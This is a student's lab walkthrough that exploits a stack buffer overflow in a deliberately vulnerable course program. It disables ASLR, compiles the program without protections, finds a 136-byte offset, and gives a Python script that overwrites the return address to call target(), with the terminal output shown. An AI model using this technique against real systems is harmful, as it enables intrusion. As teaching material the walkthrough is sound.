Step 1 : In VM/WSL, you can disable ASLR to make memory addresses predictable, which is important for your buffer overflow exploit. Run this command in your Linux/Unix terminal:

Command : sudo sysctl -w kernel.randomize_va_space=0

Step 2 :
Compile the Vulnerable Program:
Ensure you have the vuln_program.c source code in your WSL environment. Compile it using the provided gcc command.

Command : gcc ./vuln_program.c -fno-stack-protector -z execstack -static -o vuln_program

Step 3 :

Find the Input Length to Crash the Program: You need to determine the length of input that will crash the program. This involves providing input larger than the buffer size (128 bytes) to overwrite the return address on the stack. You can try different input lengths to find the exact length that causes a crash. Start with a length longer than 128 bytes. For example:
Command : python3 -c 'print("A" * 200)' | ./vuln_program

[In my case it is 136 bytes]

Step 4 :Write a python script to create an attacking string of bytes where the buffer overflows .

My script :

```
import sys

if len(sys.argv) != 2:
    print("Usage: python3 exploit.py <target_function_address>")
    sys.exit(1)

# Address of the target function
# Convert the address from hexadecimal to little-endian format
target_address = int(sys.argv[1], 16)
little_endian_address = target_address.to_bytes(4, byteorder='little')
```

```
# Buffer size plus saved EBP (136 bytes total)
buffer_size = 136

# Construct the attack string
# 'A' * buffer_size to fill the buffer and EBP, then the target address
attack = b'A' * buffer_size + little_endian_address

# Write the attack string to a file
with open('attack.input', 'wb') as f:
    f.write(attack)

print(f'Attack string written to attack.input')
```

Get the python file submitted on bright space and save it as exploit.py .

Step 5 :

Correct Address of target() Function:
Ensure that you have the correct memory address of the target() function. Use objdump or gdb to find the exact address:

Command : objdump -D vuln_program | grep target

Step 6:
Run the script by providing the address of the target() function as an argument. For example:


Command : python3 exploit.py 000000000040182d

Replace 000000000040182d with the actual address of the target() function in your machine .

Step 7 : This will generate a file named attack.input that contains the attack string. You can then use this file to exploit the vuln_program by running:

Command : ./vuln_program < attack.input

Output :



```
root@Prattsvee:~/proj3_cs# objdump -D vuln_program | grep target
000000000040182d <target>:
root@Prattsvee:~/proj3_cs# python3 exploit.py 000000000040182d
Attack string written to attack.input
root@Prattsvee:~/proj3_cs# ./vuln_program < attack.input
What should I do here...?
Input: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA-
@
I am sorry that you just got pwned!
root@Prattsvee:~/proj3_cs# 
```

We get the desired output i.e “I am sorry that you just got pwned!”

That completes the project objective successfully .